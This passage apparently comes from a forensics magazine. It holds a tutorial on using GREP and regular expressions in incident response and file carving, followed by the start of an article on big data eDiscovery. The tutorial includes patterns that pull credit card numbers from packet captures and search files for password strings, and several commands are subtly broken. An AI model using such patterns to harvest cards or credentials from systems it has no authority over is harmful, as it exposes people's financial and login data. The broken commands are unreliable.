This is also possible to reverse. Using the following command we can display all of the log entries that DID NOT occur on the 03rd Apr between 07:50:00 and 07:50:59:

```
$ grep -v 'Apr 3 07:50' /var/log/messages
```

This will print all the entries in the file other than that which matches the selected pattern (Figure 2).

Notice, we are searching for all except the search string. This ability to select a pattern or the entries outside the pattern makes GREP an extremely powerful search tool.

RETURNING THE FILES

Grep is also of use in seeking files that contain a pattern and returning the names of the files.

```
$ grep -l ' kernel: ' /var/log/*.1
```

In Figure 3 we see the results of this command.

The above command searches for those files that end with a '.1' (within the `/var/log directory`) and in which the text 'kernel: ' is present. This variant of the command will only return the names of these files and not the lines where it found the string.

Compare this to the following command (also in Figure 3):

```
grep ' kernel: ' /var/log/*.1
```

The "-l" flag allows us to return just the filename and not the actual line where the match occurred.

REFINING TEXT SEARCHES

The following commands search for text in a more refined way.




Figure 1. *GREP and the log file*




Figure 2. *GREP to select all but the pattern*




Figure 3. *GREP to select files with our pattern*

```
$ grep -w '\<password' *
$ grep -w 'password\>' *
```

The first command searches for those lines where any word in that line begins with the letters 'password'.

The second command searches for those lines where any word in that line ends with the letter 'password'.

In this way, we can also start to set the position of the strings we seek and to differentiate from selected strings.

REDIRECTING OUTPUT AND INPUT

Like most command line tools in *Nix, we can pipe output to GREP. For example, we can send the results of a string command to GREP and search for selected ASCI patterns.

```
strings ./hackin9.pcap | strings ./hackin9.pcap
  | grep 'User-Agent:'
```

In the command above and in Figure 4 we have returned any line from the "strings" command that contains the pattern "User-Agent: ". This is useful in searching binary files for patterns.

Piping allows us to take any number of other commands and sent the output to another command. In this case, we are stripping all of the unreadable characters (those which we cannot display on screen) and searching through a binary pcap (network capture) file for User Agent strings.

MORE PIPES

This is just the start of what we can do using piped commands. This is of use to security personal, network administrators and more. Even checking the permissions on files is simplified. For instance, if we wish to list all of the files that any user can write to and alter, we could issue the following command:

```
ls -la / | grep 'rwxrwxrwx'
```

Here we are returning all chmod 777 files in the root directory.

PIPING PIPES

There is also no reason to limit the command stream to a single pipe. We can also pipe the output from more than on command.

```
sudo du /usr | grep 'gz' | more
```

The command above will return a list of filenames and their sizes containing the string '*gz*' in the `/usr` directory.

In Figure 5 we see that the use of nested pipes can be used to return output from one command to become input to another.

LOOKING AT PROCESSES

As an incident handler, it will be necessary to find rogue processes. GREP allows us to simplify this search. For instance, if we are seeking a running process, we can search for only selected processes. In this example, we have the sshd and hald daemons in our search and instead of scrolling through all of the running processes, we can return only the required information.

```
ps aux | grep "sshd\|hald"
```

In the command above and in Figure 6 we are looking at the output of ps for any process including hald OR sshd.

The characters '\|' act as a logical OR in grep.

OTHER USES OF GREP

The GREP command is also handy for counting the number of times a string occurs in a file. For example, the following command is used to count patterns:

```
grep -c false /etc/passwd
```

To be exact, we have counted how many times the string '*false*' has occurred within the file `/etc/passwd`.

SOME GREP OPTIONS

The following are some of the main options used in the GREP command.



Figure 4. *GREP to search for output in piped commands*



Figure 5. *Many Pipes*




Figure 6. *Logical Operators*

-v Reverses the normal behaviour of the grep command – Instead of selecting lines, it rejects the lines that match the given criteria.
-c It suppresses the normal output and only prints the total count of matching lines instead of the actual lines.
-i Ignores the case of the text when matching the given pattern. For example it would treat "the" and "The" as the same word
-w Checks if the given pattern is a word by itself and not a part of another word. Thus if you search for 'pass' and the word 'password' is present in a file, the particular line containing that word would not be returned in the result.
-l Only returns the names of the files in which the given pattern was found.
-r Checks for the given pattern, recursively within the directory that you specify after the -r option
-n precedes each line with the line number where it was found

STARTING TO LOOK AT REGULAR EXPRESSIONS

If we are to look at what we can really do with GREP, we need to use Regular Expressions. To take a definition from Regular-Expressions.info [5]:

"A regular expression (regex or regexp for short) is a special text string for describing a search pattern. You can think of regular expressions as wildcards on steroids".

GREP works with RegEx in several ways:

- grep -e Use a Posix based search pattern
- grep –E egrep – Use extended Regular Expressions
- grep –P RegEx as with Perl (for those Perl lovers amongst us)
- grep –o By Default, grep will display the entire line which matches the search pattern. "-o" is the option that allows us to only return the part of the line matched.
- grep –n Prefix each matched line or part of a matched line with the line number that the match was found at
- grep -x Forces a match of the entire line and not a part of a line

The following command would display those lines (from the files ending with an extension ".conf" in the `/etc directory`) that start with a '#'.

```
grep '^#' /etc/*.conf | less
```

The term '^#' means that # should be present as the first character on a line. The piped command "Less" basically displays the output a page at a time and allows you to scroll the results where the output exceeds one page. This is like "more" as we used above, but is generally more of a Linux command than a UNIX command.

Alternatively we can search for patterns with Regular Expressions.

```
grep -v '^[0-9]' /var/log/* | more
```

This command above searches for lines within the files in the `/var/log` directory having any of the numbers from 0-9 in them as the first character on the line. The command then displays all the lines except the ones it found initially. See how we have selected any number as the search pattern.

Using Regex, we can make some complex searches. For instance, we can find IP addresses in a disk image:

```
strings ./Image.dd | grep -E '\b(25[0-5]|2[0-4]
[0-9]|1[0-9][0-9]|[1-9]?[0-9])\.(25[0-5]|2[0-4]
[0-9]|1[0-9][0-9]|[1-9]?[0-9])\.(25[0-5]|2[0-4]
[0-9]|1[0-9][0-9]|[1-9]?[0-9])\.(25[0-5]|2[0-4]
[0-9]|1[0-9][0-9]|[1-9]?[0-9])\b'
```

Or for instance, we can find RFC-2822 emails in a disk image for selected domain extensions:

```
./Image.dd | grep -P '[a-z0-9_]+(?:\.[a-z0-9]+)*@
(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+(?:[A-Z]
{2}|asia|com|org|net|gov|mil|biz|info|mobi|name|ae
ro|jobs|museum|travel|au)\b'
```

For instance, we can find and name credit cards in a pcap image:

```
strings ./hackin9.pcap | grep -E
'^(?:(?<visa>4\d{3}[ -]*\d{4}[ -]*\d{4}[ -]*\d(?:\
d{3})?) | (?<mastercard>5[1-5]\d{2}[ -]*\d{4}
[ -]*\d{4}[ -]*\d{4}) | (?<discover>6(?:011|5[0-9]
{2})[ -]*\d{4}[ -]*\d{4}[ -]*\d{4}) |
(?<amex>3[47]\d{2}[ -]*\d{6}[ -]*\d{5}) |
(?<diners>3(?:0[0-5]|[68][0-9])\d[ -]*\d{6}
[ -]*\d{4}) | (?<jcb>(?:2131|1800)[ -]*\d{6}
[ -]*\d{5}|35\d{2}[ -]*\d{4}[ -]*\d{4}[ -]*\d{4})
)$'
```

In this more complex example, we return the values based on the type of credit card (mastercard, visa, etc.) returned from the strings command run on our network capture. We could even pipe a live capture using tcpdump as we can see in Figure 7.

Grep can become an extremely powerful search tool with the simple addition of Regular Expressions.




Figure 7. *more complexity*

Learning these simple tools will make your role as a forensic analyst far easier and faster.

SO WHAT IS REGEX ANYWAY?

Regular Expressions (or Reg Ex) is a special text string that is used to describe a search pattern. Regular expressions are in effect wildcards. Wildcard notations such as *.txt are commonly used to find all text files (or at least files with a .txt extension). The regex equivalent is `.*\.txt$`.

LITERAL CHARACTERS

The easiest regular expression consists of a single literal character (e.g. c which will match the c in Jack). RegEx will only match the first c in the previous example.

METACHARACTERS

There are several characters with special meanings for RegEx and GREP. These are:

1. `[ ]` Match anything inside the square brackets for ONE character position once and only once, for example, [12] means match the target to 1 and if that does not match then match the target to 2 while [0123456789] means match to any character in the range 0 to 9.
2. `\` The \ is an escape character. If you have \) the \ will treat the) as a literal.
3. `^` The ^ (caret) inside square brackets negates the expression, [^Zz] means anything except upper or lower case Z and [^a-z] means everything except lower case a to z. The ^ (circumflex or caret) outside square brackets means look only at the beginning of the target string, ^Mic will not find M1cros0ft but ^Mic will find Microsoft.
4. `$` The $ tells the regex to match look only at the end of the target string. E.g. $dog will match black dog but not doggone.
5. . The dot matches a single character, except line break characters. It represents [^\n] .og matches dog and bog
6. `|` The | (pipe) is referred to as alternation. It refers to a logical XOR of the values on either side. For example, gr(a|e)y will return gray or grey
7. `?` The ? matches the preceding character 0 or 1 times. That is ? Is used if a character exists once or not at all. Th? Will match with both Th, The or Tha but not That
8. `*` The * returns a match on the preceding character 0 or more times. E.g., Stre*t will return Street (2 matches) and Streat (1 match) and Streight (0 matches).
9. `+` The + returns a match on the previous character 1 or more times (like * with only matches) E.g., Stre+ will return Street (2 matches) and Streat (1 match) but NOT Straight (0 matches).
10. `( )` The parenthesis, (and) are used in order to group search expression together. E.g. ((4\.[0-3])|(2\.[0-3])) could be used to return the string 4.0 in Mozilla/4.0.
11. `-` The – inside square brackets is the range separator. It allows us to define a range, [0123456789] could be rewritten as [0-9].

If you want to use a metacharacter as a literal in a regex, it is necessary to escape it using the backslash. For instance, in order to match the string 1+3=4 you would use the regex is 1\+3=4.

The plus sign has a special meaning (as we saw above) and needs to be escaped.

CHARACTER CLASSES OR CHARACTER SETS

A character class matches one of a set. For example, the string [HS]ack will match both Hack and Sack but it will not match Shack.

A range of characters can be selected with the – [0-9a-fA-F] will match a hex character (0 to 9 or A-F with or without capitalisation).

The ^ after a [will match anything NOT in the class. For example d[^a] will match do but will not match lad or da. It will not match lad as there is nothing following the d. It will not match da as the a is in the character class and is excluded. That is any character except a will match.

SHORTHAND CHARACTER CLASSES

You can also match characters using shorthand symbols:

- \d matches a single digit character. These are the values (0 to 9)
- \w matches an alphanumeric characters. This also includes an underscore or _
- \s matches any whitespace. Whitespace includes tabs and line breaks.

NON-PRINTABLE CHARACTERS

In any search, there are always non-printable characters to be accounted for as well. This means that you can also find format characters and other non-printable characters using RegEx.

\t a tab character ASCII 0x09
\r a carriage return ASCII 0x0D
\n a line feed ASCII 0x0A

Some of the far less common non-printable characters include

\a bell ASCII 0x07
\e escape, ASCII 0x1B
\f form feed ASCII 0x0C
\v vertical tab ASCII 0x0B

We could for instance Match Line Terminators:

Windows text files use \r\n to terminate lines
*NIX text files use \n.

We can extend this to search for non-ASCI characters and Hex.

`\xFF` matches a specific character using the hexadecimal index value for the character set.

E.g. `\xA9` will find the copyright symbol within the Latin-1 character set.

In Unicode you would use `\uFFFF` to match a Unicode character.

E.g. `\u20AC` matches the euro currency sign.

Any and All non-printable characters can become a part of the regular expression or they can be used as a part of a selected character class.

ANCHORS

An Anchor matches a position within a string. For instance:

`^` will match values that are at the beginning of a string
`$` will match values that occur at the end of a string
`\A` only has a match at the start of the string
`\Z` only has a match at the end of the string

A word boundary is a position between a character that can be matched by \w and a character that cannot be matched by \w.

`\b` matches at a word boundary.
`\b` matches at the start and/or end of the string where the first and/or last characters in the string are word characters.
`\B` will return a match for each position where \b cannot

For more information see: *http://www.regular-expressions.info/anchors.html.*

REPETITION

Then of course we can also look for repeated characters.

- The * character will attempt to match the preceding token zero or more times.
- The + character will attempt to match the preceding token one or more times.
- {} are used in order to specify a select number of repetitions.
  E.g. \b[1-9][0-9]{3,5}\b matches a number between 1,000 and 999,999. That is [1-9] for the first character and [0-9]{3,5} for between 3 and 5 more numerals.

ITERATION

As noted, {n} matches up with the preceding character, or character range exactly n times. So as an example, we could match an Australia international phone number (format +61-2-4478-1000) as:

```
\+61-[0-9]-[0-9]{4} -[0-9]{4}
```

ALL GOOD, BUT WHAT ABOUT FORENSICS?

Now that we know how to use GREP and RegEx, we will start to see how these commands can aid us in a forensic investigation.

Firstly, we can conduct simple searches for files based on their extensions. The following GREP command will search for Microsoft office files:

```
grep -iE '\.(xlsx|xls|doc|docx|ppt|pptx)\b'
```

In this command we are seeking a file with the selected extensions where the patters occur at the trailing end of the file name (the \b switch sets the pattern to the end of the file name). This allows us to quickly search for a set of files and list these.

We can also seek URLs within the files or streams we are searching. The following patter will return a set of selected URLs for either http or SSL sites (the s? in the term https? Makes the s optional and returns both http:// or https://):

```
grep - E '\bhttps?://.+\.(edu|edu.au|org|org.
                au|csiro.au)'
```

In this example, we have a pattern that looks for URLs within the EDU, CSIRO and ORG domains internationally and within the AU country domain. We can of course set any domain name pattern and even look for partial matches.

Using a modification if this command in Figure 8, we see that our image file contains 52 URL entries that match our search term.

CARVING FILES

Of course, a discussion of using GREP for forensics is not complete without a demonstration on how we can use this command in carving files from a disk image.

We will start with looking at a table (Table 1) of common Hex File headers. More can be found on sites such as *http://www.file-extensions.org/*.

Using the commands below (displayed in Figure 10) we have searched a drive image named Image.dd for word documents using the hex file header we listed in Table 1. The first command counts how many ".doc" format word files we have on the image.

```
grep -aP -c "\xD0\xCF\x11\xE0" Image.dd
```




Figure 8. *The RegEx Bible*

We see from Figure 9 that the drive has 229 files that we can attempt to extract. The hex offset in these commands is loaded using the '-P' or Perl format. Next, using the '-b' flag to only return the matched value and the '-o' flag to return the offset, we have collected a set of the initial offset values for each of the word documents we have located on the drive Image.

Table 1. *Common Hex File Header values*

File Extension	Hex Value of file start
bmp	42 4D F8 A9
bmp	42 4D 62 25
bmp	42 4D 76 03
cab	4D 53 43 46
dll	4D 5A 90 00
Excel	D0 CF 11 E0
exe	4D 5A 50 00
exe	4D 5A 90 00
gif	47 49 46 38 39 61
gif	47 49 46 38 37 61
jpeg	FF D8 FF E1
jpeg	FF D8 FF E0
jpeg	FF D8 FF FE
mp3	49 44 33 2E
mp3	49 44 33 03
PDF	25 50 44 46
Word	D0 CF 11 E0
zip	50 4B 03 04




Figure 9. *Finding a starting offset*

```
grep -aP -bo "\xD0\xCF\x11\xE0" Image.dd
```

This process can also be used in carving mobile data as well as on memory images.

Some files have both a starting hex value as well as an end. Word files do not. This makes it a little more difficult to determine the end point, but luckily, as long as we capture the entire file word will read the document correctly and ignore the extra input.

In this example (Figure 10) I have randomly selected one of the 229 possible files returned in our initial search. In this case the one starting at offset 303334400. Using 'dd' it is easy to carve this file using a command such as that below:

```
dd if=Image.dd bs=1 count=50000 skip=303334400
                    of=doc1.doc
```

In this command, I have set the block size (bs) to equal 1. This just simplifies the process of jumping to the start of the file we want to carve. In the command, 'if' defines the file we use as input and 'of' defines the name of the file we are carving as output.

The command has used 'count=50000' to carve 50000 1 bit sized blocks starting from our chosen start point which was set using 'skip=303334400'. As can be seen in Figure 10, the file we have created opens with formatting as a fully functional Word document.

To get rid of the extra data, we can save the file from word. This is not actually necessary and from




Figure 10. *Carving the file*

a forensic perspective adds little, but it does mean we can save a little disk space.

In Figure 11, the file has been opened and saved from Word as "doc1.new.doc". The 'ls' command shows the size of these files and we can see the original carved file with a file size of 50,000 and the saved file with the actual size minus all the extra data of 19,456 bytes.

Taking this further, it is possible to script the output from GREP and create a simple process that runs through each of the offset values found and feeds these directly to "dd" with an incremental value returned as a name for the carved files.

I will leave this exercise for the reader to try…

TO CONCLUDE…

GREP when coupled with Regular Expressions is one of the most powerful tools in the incident handler and Forensic analyst's toolkit. When used well and coupled with other commands, GREP creates a simple method to be able to quickly search files and data for signs of intrusions, for selected data (such as credit card numbers, email addresses Etc.) or just to investigate the contents of files.

There are MANY more RegEx Strings and one way to learn these well is to read and try the *Regular Expressions Cookbook* [6].

```
sansforensics@SIFT-Workstation:~/Desktop$ ls -l *doc
-rw-rw-rw- 1 sansforensics sansforensics 50000 2013-04-26 03:56 doc1.doc
-rw-rw-rw- 1 sansforensics sansforensics 19456 2013-04-26 04:06 doc1.new.
doc
```

Figure 11. *The saved file*



Figure 12. *The RegEx Bible*

RESOURCES

[1] A good site to see a list of these values is *http://www.garykessler.net/library/file_sigs.html*
[2] In this paper we refer to Linux and Unix systems collectively as *Nix.
[3] See *http://eforensicsmag.com/oracle-forensics-detection-of-attakcs-through-default-accounts-and-passwords-in-oracle-eforensics-free/*
[4] *http://computer-forensics.sans.org/community/downloads*
[5] *http://www.regular-expressions.info/*
[6] See Regular Expressions Cookbook Jan Goyvaerts (Author), Steven Levithan for the source

Also, have a look at the website: *http://www.zytrax.com/tech/web/regex.htm*. Both are great ways to start learning Regular Expressions and to make your Incident handling and forensic work easier.

GREP and RegEx are some of the most powerful and also most overlooked forensic and incident handling tools available. Maybe it is time to have a look at these and to make your searches faster. More, when you know where a file is, what the offsets are and the length, you can carve the file or partition and recover your lost data.

About the Author



Dr Craig Wright (Twitter: Dr_Craig_Wright) is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences. In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig has just completed working on his second doctorate, a PhD on the Quantification of Information Systems Risk and is mad enough to be planning his third doctorate.

INVESTIGATION & EDISCOVERY OF BIG DATA

by VISHNU DATT

Data storage has been a part of our lives since our ancestors first started writing on stone tablets. The advent of the computer accelerated our ability to create data, but this brought a new challenge: Now that we can create data so quickly, how will we store it? FTP hosting on cloud-based systems work to some extent, but is that enough for the massive quantities of data we're producing?

What you will learn:

- Threat of big data
- Management challenge of big data
- Costing scenario of data storage
- What is ROT
- How to manage big data
- How is it different from others

What you should know:

- Basic knowledge of forensic investigation techniques
- Basic idea of digital forensic programs

To give you an idea of just how quickly data is being generated in the information age, here are a few quick stats. Every minute of the day:

- YouTube receives 48 hours of uploaded video
- Over 2 million search queries hit Google
- Twitter users post about 100,000 tweets
- 571 new websites are created
- Over 200,000,000 email messages are created and sent

That is just a small sample of the monumental amount of data we are creating and sharing. Estimates place the size of digital data the world over to be approaching 1.2 zettabytes; that's about 1.3 trillion gigabytes. If that doesn't blow your mind, I don't know what will.

So how is the storage industry responding? In 2007, the amount of digital data in the world exceeded the amount of available storage for the first time in history, forcing us to focus on the data we were producing and maybe re-evaluate our choice to share another update about our cat on Facebook. The storage industry responded by dumping more and more resources into technology for digital data storage, releasing devices that decrease in size almost as much as they increase in capacity. Manufacturers released larger hard drives, bringing several terabytes of storage into a computer user's home. An entire industry was spawned: cloud storage. Cloud storage spans several

computing devices and pieces of storage hardware and stores data virtually without relying on a single consumer device.

HAS SUPPLY CAUGHT UP WITH DEMAND?

To date, we still haven't caught up. We're producing far more data than we can store, resulting in great amounts of digital data loss. For perspective, we can currently only store about 70 percent (695 exabytes) of that 1.2 zettabyte figure. It's also far easier to create data than it is to create storage for that data, so while our global output and storage may double every year at the same pace, storage falls behind production at a rate of about 45 percent per year (1,390 exabytes is only 1.357 zettabytes, almost half of what our production would be a year from now, if doubling is assumed).

THE MORAL OF THE STORY?

We need more storage, and we're going to need it quicker than we ever have before. So the next time you want to share that amazing photo of your cat sleeping on top of the railing, think about the world and the data storage dilemma. And then upload it anyway, because how are we going to improve supply without demand?

STRUCTURED VS UN-STRUCTURED

For the most part, structured data refers to information with a high degree of organization, such that inclusion in a relational database is seamless and readily searchable by simple, straightforward search engine algorithms or other search operations; whereas unstructured data is essentially the opposite. The lack of structure makes compilation a time and energy-consuming task. It would be beneficial to a company across all business strata to find a mechanism of data analysis to reduce the costs unstructured data adds to the organization.

THE PROBLEM WITH UNSTRUCTURED DATA

Naturally ; it is not so easy to instantly convert unstructured data in to structured, so it is not possible to do intelligence in unstructured data. However, structured data is similar to machine-language, so it creates good compatibility to deal with systems; whereas unstructured data is (loosely speaking) usually for humans, who don't easily interact with information in strict, database format.

One of the best example of unstructured data is Email. Email is semi structured data normally we can say; because while the busy inbox of a manager might be arranged by date, time or size; if it were truly fully structured, it would also be arranged by exact subject and content. We can consider spreadsheet; a fully structured data because it is properly arranged and can be scanned quickly for information

CHALLENGES

BIG DATA THREAT OF OPPORTUNITY

WE HAVE OFTEN WRITTEN ABOUT THE importance of data management and analytics, especially given the proliferation of data that often results from utility smart grid investments.

A recent report from the McKinsey Global Institute shows that our industry is not alone. With computers and cell phones continuing to pervade our daily activities and as millions of networked sensors are being embedded in numerous devices (such as automobiles, smart meters and other machines), the amount of data available for analysis is exploding across all sectors.

McKinsey's report, "Big data: the next frontier for innovation, competition and productivity," looks at the vast amount of enterprise information that exists, and the challenges that organizations will face in trying to manage it. The report explores topics such as the state of digital data and how organizations can use large data sets to create value.

McKinsey's analysis suggests that companies and policy makers must tackle significant hurdles to fully capture data's potential. The United States alone faces a shortage of 140,000 to 190,000 people with analytical and managerial experience and 1.5 million managers and analysts with the skills to understand and make decisions based on the study of data.

The McKinsey report also identified five broadly applicable ways to leverage big data:

- Make big data more accessible and timely. Transparency, enabled by big data, can unlock value.

- Use data and experiments to expose variability and raise performance. As organizations create and store more transactional data in digital form, they can collect more accurate and detailed performance information on everything from product inventories to sick days.

- Segment populations to customize. More data allows organizations to create ever-narrowing segmentations and to tailor services precisely to meet customer needs.

- Use automated algorithms to replace and support human decision-making. Sophisticated analytics can substantially improve decision-making, minimize risks and unearth valuable insights that would otherwise remain hidden.

- Innovate with new business models, products and services. To improve the development of future offerings to customers, leverage data to better understand the use of current products and services.

The McKinsey report should prove quite useful to utilities looking to manage the flood of information resulting from smart grid endeavours. One thing for our industry to keep in mind is that with an increase in data, there is also a large increase in noise. The challenge is to extract the insights or wisdom from the data that will lead to greater success.

MANAGEMENT CHLLENGE OF BIG DATA

Organization, administration and putting it on finger tips of large volumes of data (structured and unstructured) data is called big data management.

What is the purpose of big data management? When administrator faces a large volume of scattered data he cannot define the usability of that quickly. Making the unstructured data more useful and accurate for business purposes, including business intelligence and big data analytics applications the management is very necessary. Corporations, government agencies and other organizations creates big data management plans to help them contend with fast-growing volumes of data, typically involving many terabytes or even petabytes of information and a variety of data types.


Good data management plans help organization to identify important data in large volumes of unstractured data from multiple sources such as call data records, social networking sites log and computer/server logs. Before implementing the big data management plans higher authorities have to decide which data administrator should retained and what can be disposed of. Classification needs to be done very carefully before implementing the plans according to data value and business requirements.

There are few technologies freely available as open source such as Hadoop, Cassandra, Hive and Pig, are open source and these technologies are base of most commercial tools. If user/organization find them suitable and user they can go for big investments to purchase commercial solutions such as Nuix.

COSTING SCENARIO OF DATA STORAGE

The total cost of ownership for storage is way more than you think. High speed reliable disk itself is about 5X more expensive than the hard drive in your laptop. It sits in servers, that have to be managed, backed up, cooled and the like. Most organizations charge back a Terabyte of content at a cost of between $20,000 – $30,000 a year. An average iTunes library will run $1500/year. If that storage is in SharePoint or an ECM system, multiply that cost x3! A lot more than that 500GB drive at BestBuy.

Storage of data is very costly in many means such as arranging the storage devices, keeping them ON all time, electricity consumption, and technical resources to maintain the whole structure, keeping the information SAFE and SECURE. Few companies are providing services to store your data but the charges are huge for that service (see example).



Region: US Standard

	Standard Storage	Reduced Redundancy Storage	Glacier Storage
First 1 TB / month	$0.095 per GB	$0.076 per GB	$0.010 per GB
Next 49 TB / month	$0.080 per GB	$0.064 per GB	$0.010 per GB
Next 450 TB / month	$0.070 per GB	$0.056 per GB	$0.010 per GB
Next 500 TB / month	$0.065 per GB	$0.052 per GB	$0.010 per GB
Next 4000 TB / month	$0.060 per GB	$0.048 per GB	$0.010 per GB
Over 5000 TB / month	$0.055 per GB	$0.037 per GB	$0.010 per GB

Request Pricing

Region: US Standard

	Pricing
PUT, COPY, POST, or LIST Requests	$0.005 per 1,000 requests
Glacier Archive and Restore Requests	$0.05 per 1,000 requests
Delete Requests	Free †
GET and all other Requests	$0.004 per 10,000 requests
Glacier Data Restores	Free ††

Figure 1.

Many organizations are investing big amount on keeping their data/archives alive which might be not useful for organizations but the organizations have to keep them alive because they don't know that data is really useful for them or not?

SOLUTION

WHAT IS A ROT?

Data ROT (Redundant, Obsolete, Trivial) data that costs more to store than it provides value to the organization. ROT is everywhere. End users control what is put into storage, and they are impossible to control.

First, they are information hoarders. When a user finds a document they like, they save a copy to their "O:" drive. Even worse, they do not feel empowered to delete anything, anytime. They even save archives, backup files and the like. Worst still, they feel that the "O:" drive is the place for their iTunes library and worse personal data.

ROT is created every day, and just compounds as new documents are created. The fact is that 1/3 of all of the content in an unmanaged server is ROT. It can be as much as 70% ROT!

